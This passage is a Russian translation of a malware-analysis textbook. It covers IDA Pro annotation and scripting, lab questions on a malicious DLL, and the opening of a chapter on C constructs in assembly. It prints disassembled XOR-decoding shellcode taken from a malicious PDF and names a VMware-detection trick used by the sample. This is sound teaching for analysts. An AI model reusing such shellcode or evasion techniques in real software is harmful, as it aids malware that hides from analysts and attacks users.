


Рисунок 5-8. Граф перекрёстных ссылок программы




Рисунок 5-9. Граф перекрёстных ссылок одной функции (sub_4011F0)

Улучшение дизассемблированного представления

Одна из лучших возможностей IDA Pro состоит в том, что дизассемблированное представление можно изменять под свои задачи. Внесённые изменения способны значительно ускорить анализ двоичного файла.

Предупреждение. В IDA Pro нет функции отмены, поэтому вносите изменения осторожно.

Переименование расположений

IDA Pro хорошо справляется с автоматическим присвоением имён виртуальным адресам и стековым переменным, однако эти имена можно изменить, сделав их более содержательными. Автоматически созданные имена (также называемые фиктивными), например `sub_401000`, мало что сообщают; имя функции `ReverseBackdoorThread` было бы намного полезнее. Такие фиктивные имена следует заменять более содержательными. Это также помогает не выполнять обратную разработку одной функции несколько раз. Фиктивное имя достаточно переименовать в одном месте: IDA Pro распространит новое имя на все ссылки на данный элемент.

После замены фиктивного имени более содержательным перекрёстные ссылки становятся намного понятнее. Например, если функция `sub_401200` многократно вызывается по всей программе и вы переименуете её в `DNSrequest`, имя изменится на `DNSrequest` во всей программе. Представьте, сколько времени это сэкономит при анализе: можно будет прочитать содержательное имя, а не снова выполнять обратную разработку функции или вспоминать, что делает `sub_401200`.

В таблице 5-2 показан пример переименования локальных переменных и аргументов. В левом столбце находится ассемблерный листинг без переименованных аргументов, а в правом - листинг с переименованными аргументами. Из правого столбца уже можно извлечь определённые сведения. Здесь `arg_4` переименован в `port_str`, а `var_598` - в `port`. Новые имена намного содержательнее фиктивных.

Комментарии

IDA Pro позволяет встраивать комментарии по всему дизассемблированному представлению, а также автоматически добавляет множество комментариев.

Чтобы добавить собственный комментарий, установите курсор на строку дизассемблированного кода и нажмите двоеточие (:), после чего откроется окно комментария. Чтобы вставить повторяемый комментарий, который будет отображаться во всём окне дизассемблирования при каждой перекрёстной ссылке на адрес, где этот комментарий добавлен, нажмите точку с запятой (;).

Форматирование операндов

При дизассемблировании IDA Pro принимает решения о формате операндов каждой дизассемблируемой инструкции. Если контекст отсутствует, данные обычно отображаются в виде шестнадцатеричных значений. При необходимости IDA Pro позволяет изменить представление этих данных, чтобы сделать их понятнее.

Таблица 5-2. Изменение операндов функции

Без переименованных аргументов	С переименованными аргументами
<code>004013C8 mov eax, [ebp+arg_4]</code>	<code>004013C8 mov eax, [ebp+port_str]</code>
<code>004013CB push eax</code>	<code>004013CB push eax</code>
<code>004013CC call _atoi</code>	<code>004013CC call _atoi</code>
<code>004013D1 add esp, 4</code>	<code>004013D1 add esp, 4</code>
<code>004013D4 mov [ebp+var_598], ax</code>	<code>004013D4 mov [ebp+port], ax</code>

Без переименованных аргументов	С переименованными аргументами
004013DB movzx ecx, [ebp+var_598]	004013DB movzx ecx, [ebp+port]
004013E2 test ecx, ecx	004013E2 test ecx, ecx
004013E4 jnz short loc_4013F8	004013E4 jnz short loc_4013F8
004013E6 push offset aError	004013E6 push offset aError
004013EB call printf	004013EB call printf
004013F0 add esp, 4	004013F0 add esp, 4
004013F3 jmp loc_4016FB	004013F3 jmp loc_4016FB
004013F8 ; -----	004013F8 ; -----
004013F8	004013F8
004013F8 loc_4013F8:	004013F8 loc_4013F8:
004013F8 movzx edx, [ebp+var_598]	004013F8 movzx edx, [ebp+port]
004013FF push edx	004013FF push edx
00401400 call ds:htons	00401400 call ds:htons

На рисунке 5-10 показан пример изменения операндов инструкции, в которой значение 62h сравнивается с локальной переменной var_4. Если щёлкнуть 62h правой кнопкой мыши, появятся варианты преобразования 62h в десятичное 98, восьмеричное 142o, двоичное 1100010b или символ ASCII b, в зависимости от ваших потребностей и ситуации.




Рисунок 5-10. Изменение операнда функции

Чтобы переключить операнд между ссылкой на память и обычными данными, нажмите клавишу O. Например, предположим, что при анализе дизассемблированного кода со ссылкой на loc_410000 вы проследили ссылку назад и увидели следующие инструкции:

```
mov eax, loc_410000
add ebx, eax
mul ebx
```

На уровне ассемблера всё является числом, но IDA Pro ошибочно обозначила число 4259840 (0x410000 в шестнадцатеричном виде) как ссылку на адрес 410000. Чтобы исправить ошибку, нажмите O: адрес будет преобразован в число 410000h, а ошибочная перекрёстная ссылка удалена из окна дизассемблирования.

Использование именованных констант

Авторы вредоносных программ (и программисты в целом) часто используют в исходном коде именованные константы, например `GENERIC_READ`. Именованная константа даёт программисту легко запоминаемое имя, однако в двоичном файле она реализуется как целое число. К сожалению, после обработки исходного кода компилятором уже невозможно определить, использовалась в исходном тексте символьная константа или литерал.

К счастью, IDA Pro предоставляет обширный каталог именованных констант Windows API и стандартной библиотеки C. Для операнда в дизассемблированном коде можно выбрать пункт **Use Standard Symbolic Constant** (показанный на рисунке 5-10). На рисунке 5-11 показано окно, которое появляется при выборе **Use Standard Symbolic Constant** для значения 0x80000000.




Рисунок 5-11. Окно стандартных символьных констант

Фрагменты кода в таблице 5-3 показывают результат применения стандартных символьных констант к вызову Windows API `CreateFileA`. Обратите внимание, насколько содержательнее стал код справа.

Примечание. Чтобы определить, какое значение выбрать из зачастую обширного списка в окне стандартных символьных констант, необходимо открыть страницу соответствующего вызова Windows API в MSDN. Там указаны символьные константы, связанные с каждым

параметром. Мы вернёмся к этому в главе 7 при обсуждении концепций Windows.

Иногда нужна стандартная символьная константа отсутствует, и соответствующую библиотеку типов приходится загружать вручную. Чтобы просмотреть загруженные библиотеки, выберите **View > Open Subviews > Type Libraries**. Обычно mssdk и vcbwin загружаются автоматически; если этого не произошло, их можно загрузить вручную (это часто требуется для вредоносных программ, использующих Native API, API семейства Windows NT). Чтобы получить символьные константы Native API, загрузите ntapi (Microsoft Windows NT 4.0 Native API). Аналогично, при анализе двоичного файла Linux может потребоваться вручную загрузить библиотеки gnuunx (GNU C++ UNIX).

Таблица 5-3. Код до и после применения стандартных символьных констант

До применения символьных констант	После применения символьных констант
mov esi, [esp+1Ch+argv]	mov esi, [esp+1Ch+argv]
mov edx, [esi+4]	mov edx, [esi+4]
mov edi, ds:CreateFileA	mov edi, ds:CreateFileA
push 0 ; hTemplateFile	push NULL ;hTemplateFile
push 80h ; dwFlagsAndAttributes	push FILE_ATTRIBUTE_NORMAL ; dwFlagsAndAttributes
push 3 ; dwCreationDisposition	push OPEN_EXISTING ; dwCreationDisposition
push 0 ; lpSecurityAttributes	push NULL ; lpSecurityAttributes
push 1 ; dwShareMode	push FILE_SHARE_READ ; dwShareMode
push 80000000h ; dwDesiredAccess	push GENERIC_READ ; dwDesiredAccess
push edx ; lpFileName	push edx ; lpFileName
call edi ; CreateFileA	call edi ; CreateFileA

Переопределение кода и данных

При первоначальном дизассемблировании программы IDA Pro иногда неправильно классифицирует байты: код может быть определён как данные, данные - как код и так далее. Самый распространённый способ переопределить код в окне дизассемблирования - нажать U, чтобы отменить определение функций, кода или данных. После отмены определения кода лежащие в его основе байты будут представлены как список необработанных байтов. Чтобы определить необработанные байты как код, нажмите C. Например, в таблице 5-4 показан вредоносный PDF-документ paycuts.pdf. По смещению 0x8387 от начала файла мы обнаруживаем шелл-код (определённый как необработанные байты)  и нажимаем C в этом расположении. Шелл-код дизассемблируется, и мы узнаём, что он содержит цикл XOR-декодирования со значением 0x97 .

В зависимости от задачи необработанные байты аналогичным образом можно определить как данные или строки ASCII, нажав соответственно D или A.

Расширение IDA с помощью подключаемых модулей

Функциональность IDA Pro можно расширять несколькими способами, обычно с помощью средств написания сценариев. Возможности применения сценариев безграничны: от простой разметки кода до сложных функций, например сравнения различий между файлами баз данных IDA Pro.

Здесь мы кратко познакомимся с двумя наиболее популярными способами написания сценариев: IDC и Python. Сценарии IDC и Python можно легко запускать как файлы командой **File > Script File** или как отдельные команды, выбрав **File > IDC Command** либо **File > Python Command**, как показано на рисунке 5-12. Окно вывода в нижней части рабочей области содержит журнал, широко используемый подключаемыми модулями для сообщений отладки и состояния.




Рисунок 5-12. Варианты загрузки сценариев IDC и Python

Таблица 5-4. Ручное дизассемблирование шелл-кода в документе paycuts.pdf

Файл до нажатия C	Файл после нажатия C
00008384 db 28h ; (	00008384 db 28h ; (
00008385 db 0FCh ; n	00008385 db 0FCh ; n
00008386 db 10h	00008386 db 10h
00008387 db 90h ; É ❶	00008387 nop
00008388 db 90h ; É	00008388 nop

Файл до нажатия С	Файл после нажатия С
00008389 db 8Bh ; ï	00008389 mov ebx, eax
0000838A db 0D8h ; +	0000838B add ebx, 28h ; '('
0000838B db 83h ; â	0000838E add dword ptr [ebx], 1Bh
0000838C db 0C3h ; +	00008391 mov ebx, [ebx]
0000838D db 28h ; (	00008393 xor ecx, ecx
0000838E db 83h ; â	00008395
0000838F db 3	00008395 loc_8395: ; CODE XREF: seg000:000083A0j
00008390 db 1Bh	00008395 xor byte ptr [ebx], 97h ●
00008391 db 8Bh ; ï	00008398 inc ebx
00008392 db 1Bh	00008399 inc ecx
00008393 db 33h ; 3	0000839A cmp ecx, 700h
00008394 db 0C9h ; +	000083A0 jnz short loc_8395
00008395 db 80h ; Ç	000083A2 retn 7B1Ch
00008396 db 33h ; 3	000083A2 ; -----
00008397 db 97h ; ù	000083A5 db 16h
00008398 db 43h ; C	000083A6 db 7Bh ; {
00008399 db 41h ; A	000083A7 db 8Fh ; Å
0000839A db 81h ; ü	
0000839B db 0F9h ; ·	
0000839C db 0	
0000839D db 7	
0000839E db 0	
0000839F db 0	
000083A0 db 75h ; u	
000083A1 db 0F3h ; =	

Файл до нажатия С	Файл после нажатия С
000083A2 db 0C2h ; -	
000083A3 db 1Ch	
000083A4 db 7Bh ; {	
000083A5 db 16h	
000083A6 db 7Bh ; {	
000083A7 db 8Fh ; Å	

Использование сценариев IDC

IDA Pro уже давно имеет встроенный язык сценариев IDC, появившийся до широкого распространения таких языков сценариев, как Python и Ruby. Подкаталог IDC в каталоге установки IDA содержит несколько примеров сценариев IDC, которые IDA Pro использует для анализа дизассемблированных текстов. Обратитесь к этим программам, если хотите изучить IDC.

Сценарии IDC представляют собой программы из функций, причём все функции объявляются как `static`. Тип аргументов указывать не требуется, а для определения локальных переменных используется `auto`. В IDC имеется множество встроенных функций, описанных в справочном указателе IDA Pro или в файле `idc.idc`, который обычно прилагается к сценариям, использующим встроенные функции.

В главе 1 мы обсуждали инструмент PEiD и его подключаемый модуль Krypto ANALyzer (KANAL), способный экспортировать сценарий IDC. Такой сценарий устанавливает закладки и комментарии в базе данных IDA Pro для заданного двоичного файла, как показано в листинге 5-5.

```
#include <idc.idc>
static main(void){
    auto slotidx;
    slotidx = 1;
    MarkPosition(0x00403108, 0, 0, 0, slotidx + 0, "RIJNDAEL [S] [char]");
    MakeComm(PrevNotTail(0x00403109), "RIJNDAEL [S] [char]\nRIJNDAEL (AES):
        SBOX (also used in other ciphers).");

    MarkPosition(0x00403208, 0, 0, 0, slotidx + 1, "RIJNDAEL [S-inv] [char]");
    MakeComm(PrevNotTail(0x00403209), "RIJNDAEL [S-inv] [char]\nRIJNDAEL (AES):
        inverse SBOX (for decryption)");
}
```

Листинг 5-5. Сценарий IDC, созданный подключаемым модулем PEiD KANAL

Чтобы загрузить сценарий IDC, выберите **File > Script File**. Сценарий IDC должен выполняться немедленно, после чего откроется окно панели инструментов с одной кнопкой для редактирования и другой для повторного выполнения сценария при необходимости.

Использование IDAPython

IDAPython полностью интегрирован в текущую версию IDA Pro и привносит в анализ двоичных файлов мощь и удобство сценариев Python. IDAPython открывает доступ к значительной части функциональности SDK IDA Pro, позволяя создавать гораздо более мощные сценарии, чем IDC. В

IDAPython имеются три модуля, предоставляющие доступ к API IDA (idaapi), интерфейсу IDC (idc) и вспомогательным функциям IDAPython (idautils).

Сценарии IDAPython представляют собой программы, в которых основным способом ссылки служит эффективный адрес (EA). Абстрактных типов данных нет, а большинство вызовов принимает либо EA, либо строку с именем символа. IDAPython содержит множество функций-обёрток для основных функций IDC.

В листинге 5-6 показан пример сценария IDAPython. Его цель - выделить цветом все инструкции call в idb, чтобы аналитик легче их замечал. Например, ScreenEA - распространённая функция, получающая расположение курсора. Функция Heads используется для обхода определённых элементов, в данном случае каждой инструкции. Собрал все вызовы функций в functionCalls, мы перебираем эти инструкции и с помощью SetColor задаём цвет.

```
from idautils import *
from idc import *

heads = Heads(SegStart(ScreenEA()), SegEnd(ScreenEA()))

functionCalls = []

for i in heads:
    if GetMnem(i) == "call":
        functionCalls.append(i)

print "Number of calls found: %d" % (len(functionCalls))

for i in functionCalls:
    SetColor(i, CIC_ITEM, 0xc7fdff)
```

Листинг 5-6. Полезный сценарий Python для выделения цветом всех вызовов функций

Использование коммерческих подключаемых модулей

Получив основательный опыт работы с IDA Pro, стоит подумать о приобретении нескольких коммерческих подключаемых модулей, например Hex-Rays Decompiler и zynamics BinDiff. Hex-Rays Decompiler - полезный подключаемый модуль, преобразующий дизассемблированный код IDA Pro в удобочитаемый псевдокод, похожий на C. Чтение кода, похожего на C, вместо дизассемблированного представления часто ускоряет анализ, поскольку приближает к исходному коду, написанному автором вредоносной программы.

zynamics BinDiff - полезный инструмент для сравнения двух баз данных IDA Pro. Он позволяет точно выявлять различия между вариантами вредоносной программы, включая новые функции и различия между похожими функциями. Одна из его возможностей - оценка сходства при сравнении двух образцов вредоносной программы. Эти расширения IDA Pro подробнее описаны в приложении В.

Заключение

Эта глава дала лишь беглое знакомство с IDA Pro. На протяжении книги мы будем использовать IDA Pro в лабораторных работах, демонстрируя интересные способы применения программы.

Как вы увидели, просмотр дизассемблированного кода - лишь малая часть возможностей IDA Pro. Настоящая сила IDA Pro заключается в интерактивности; мы обсудили способы разметки дизассемблированного представления, помогающие проводить анализ. Мы также рассмотрели

способы просмотра ассемблерного кода в IDA Pro, включая навигацию, использование всей мощи перекрёстных ссылок и просмотр графов, каждый из которых ускоряет анализ.

Лабораторные работы

Лабораторная работа 5-1

Проанализируйте вредоносную программу из файла Lab05-01.dll, используя только IDA Pro. Цель этой лабораторной работы - дать вам практический опыт работы с IDA Pro. Если вы уже работали с IDA Pro, можете не отвечать на эти вопросы и сосредоточиться на обратной разработке вредоносной программы.

Вопросы

1. Каков адрес DllMain?
2. Используйте окно **Imports**, чтобы перейти к gethostbyname. Где расположен импорт?
3. Сколько функций вызывают gethostbyname?
4. Сосредоточившись на вызове gethostbyname по адресу 0x10001757, можете ли вы выяснить, какой DNS-запрос будет сделан?
5. Сколько локальных переменных IDA Pro распознала для подпрограммы по адресу 0x10001656?
6. Сколько параметров IDA Pro распознала для подпрограммы по адресу 0x10001656?
7. С помощью окна **Strings** найдите в дизассемблированном коде строку \cmd.exe /c. Где она находится?
8. Что происходит в области кода, которая ссылается на \cmd.exe /c?
9. В той же области, по адресу 0x100101C8, dword_1008E5C4 выглядит как глобальная переменная, помогающая выбрать путь выполнения. Как вредоносная программа устанавливает dword_1008E5C4? (Подсказка: используйте перекрёстные ссылки dword_1008E5C4.)
10. Через несколько сотен строк после начала подпрограммы по адресу 0x1000FF58 последовательность сравнений использует memstr для сравнения строк. Что происходит, если сравнение со строкой robotwork успешно (когда memstr возвращает 0)?
11. Что делает экспортируемая функция PSLIST?
12. В графическом режиме постройте граф перекрёстных ссылок от sub_10004E79. Какие функции API могут быть вызваны при входе в эту функцию? Как можно переименовать эту функцию, судя только по функциям API?
13. Сколько функций Windows API DllMain вызывает непосредственно? А сколько на глубине 2?
14. По адресу 0x10001358 находится вызов Sleep (функции API, принимающей один параметр с числом миллисекунд приостановки). Просматривая код в обратном направлении, определите, как долго программа будет спать, если этот код выполнится.
15. По адресу 0x10001701 находится вызов socket. Каковы три его параметра?

16. Используя страницу MSDN для `socket` и функцию именованных символьных констант IDA Pro, можете ли вы сделать параметры более содержательными? Как выглядят параметры после внесения изменений?

17. Найдите использование инструкции `in` (код операции `0xED`). Эта инструкция используется вместе с магической строкой `VMXh` для обнаружения VMware. Применяется ли она в этой вредоносной программе? Есть ли дополнительные признаки обнаружения VMware, если исследовать перекрёстные ссылки на функцию, выполняющую инструкцию `in`?

18. Переместите курсор к адресу `0x1001D988`. Что вы обнаружите?

19. Если у вас установлен подключаемый модуль IDAPython (он входит в коммерческую версию IDA Pro), запустите `Lab05-01.py`, сценарий Python для IDA Pro, поставляемый вместе с вредоносной программой к этой книге. (Убедитесь, что курсор находится по адресу `0x1001D988`.) Что произойдёт после запуска сценария?

20. Как, оставив курсор в том же месте, преобразовать эти данные в одну строку ASCII?

21. Откройте сценарий в текстовом редакторе. Как он работает?

Глава 6. Распознавание конструкций языка C в ассемблере

В главе 4 мы рассмотрели архитектуру x86 и её наиболее распространённые инструкции. Однако успешные специалисты по обратной разработке не оценивают каждую инструкцию отдельно, если в этом нет необходимости. Этот процесс слишком утомителен, а число инструкций в целой дизассемблированной программе может исчисляться тысячами и даже миллионами. Аналитик вредоносных программ должен уметь получать высокоуровневое представление о функциональности кода, анализируя инструкции группами и сосредоточиваясь на отдельных инструкциях лишь при необходимости. Для развития этого навыка требуется время.

Чтобы понять, как группировать инструкции, начнём с размышления о том, как автор вредоносной программы разрабатывает код. Вредоносные программы обычно создаются на языке высокого уровня, чаще всего на C. Конструкция кода - это уровень абстракции кода, который определяет функциональное свойство, но не подробности его реализации. Примеры конструкций кода: циклы, операторы `if`, связанные списки, операторы `switch` и так далее. Программу можно разбить на отдельные конструкции, которые в совокупности реализуют её общую функциональность.

Эта глава призвана помочь вам сделать первые шаги и рассматривает более десяти различных конструкций кода C. Каждую конструкцию мы изучим в ассемблерном представлении, хотя цель главы - помочь вам двигаться в обратном направлении: задача аналитика вредоносных программ состоит в переходе от дизассемблированного кода к высокоуровневым конструкциям. Учиться в таком обратном направлении зачастую легче, поскольку программисты привыкли читать и понимать исходный код.

Основное внимание в этой главе уделено тому, как компилируются наиболее распространённые и сложные конструкции, например циклы и условные операторы. Создав на их основе фундамент, вы научитесь быстро формировать высокоуровневое представление о функциональности кода.

Помимо различных конструкций мы рассмотрим различия между компиляторами, поскольку версии и настройки компилятора могут влиять на внешний вид конкретной конструкции в дизассемблированном представлении. Мы изучим два разных способа компиляции операторов `switch` и вызовов функций различными компиляторами. В этой главе конструкции кода C рассматриваются довольно глубоко, поэтому чем лучше вы знаете C и программирование в целом, тем больше пользы сможете извлечь. В изучении C поможет классическая книга Брайана Кернигана и Денниса Ритчи *The C Programming Language* (Prentice-Hall, 1988). Большинство вредоносных программ написано на C, хотя иногда используются Delphi и C++. C - простой язык, тесно связанный с ассемблером, поэтому для начинающего аналитика вредоносных программ логичнее всего начать именно с него.

Читая эту главу, помните: ваша цель - понять общую функциональность программы, а не проанализировать каждую отдельную инструкцию. Не забывайте об этом и не увязайте в мелочах. Сосредоточьтесь на том, как программы работают в целом, а не на том, как они выполняют каждое конкретное действие.

Глобальные и локальные переменные

К глобальным переменным может обращаться и использовать их любая функция программы. Локальные переменные доступны только функции, в которой определены. В C глобальные и локальные переменные объявляются похожим образом, но в ассемблерном коде выглядят

совершенно по-разному.

Ниже приведены два примера кода С с глобальными и локальными переменными. Обратите внимание на едва заметное различие между ними. В примере с глобальными переменными, листинге 6-1, переменные x и y определены вне функции. В примере с локальными переменными, листинге 6-2, они определены внутри функции.

```
int x = 1;
int y = 2;

void main()
{
    x = x+y;
    printf("Total = %d\n", x);
}
```

Листинг 6-1. Простая программа с двумя глобальными переменными

```
void main()
{
    int x = 1;
    int y = 2;

    x = x+y;
    printf("Total = %d\n", x);
}
```

Листинг 6-2. Простая программа с двумя локальными переменными

Различие между глобальными и локальными переменными в этих примерах кода С невелико, и в данном случае результат работы программ одинаков. Однако дизассемблированные представления, показанные в листингах 6-3 и 6-4, сильно отличаются. Обращения к глобальным переменным выполняются по адресам памяти, а обращения к локальным - по адресам стека.

В листинге 6-3 глобальная переменная x обозначена как dword_40CF60, область памяти по адресу 0x40CF60. Обратите внимание, что значение x в памяти меняется, когда в точке □ eax перемещается в dword_40CF60. Это повлияет на все последующие функции, использующие данную переменную.

```
00401003      mov     eax, dword_40CF60
00401008      add     eax, dword_40C000
0040100E      mov     dword_40CF60, eax
00401013      mov     ecx, dword_40CF60
00401019      push    ecx
0040101A      push    offset aTotalD ; "total = %d\n"
0040101F      call    printf
```

Листинг 6-3. Ассемблерный код примера с глобальными переменными из листинга 6-1

В листингах 6-4 и 6-5 локальная переменная x расположена в стеке с постоянным смещением относительно ebp. В листинге 6-4 область памяти [ebp-4] последовательно используется во всей функции для обращения к локальной переменной x. Это сообщает, что ebp-4 - стековая локальная переменная, к которой обращается только функция, где она определена.

```
00401006      mov     dword ptr [ebp-4], 0
0040100D      mov     dword ptr [ebp-8], 1
00401014      mov     eax, [ebp-4]
00401017      add     eax, [ebp-8]
0040101A      mov     [ebp-4], eax
0040101D      mov     ecx, [ebp-4]
00401020      push    ecx
00401021      push    offset aTotalD ; "total = %d\n"
00401026      call    printf
```

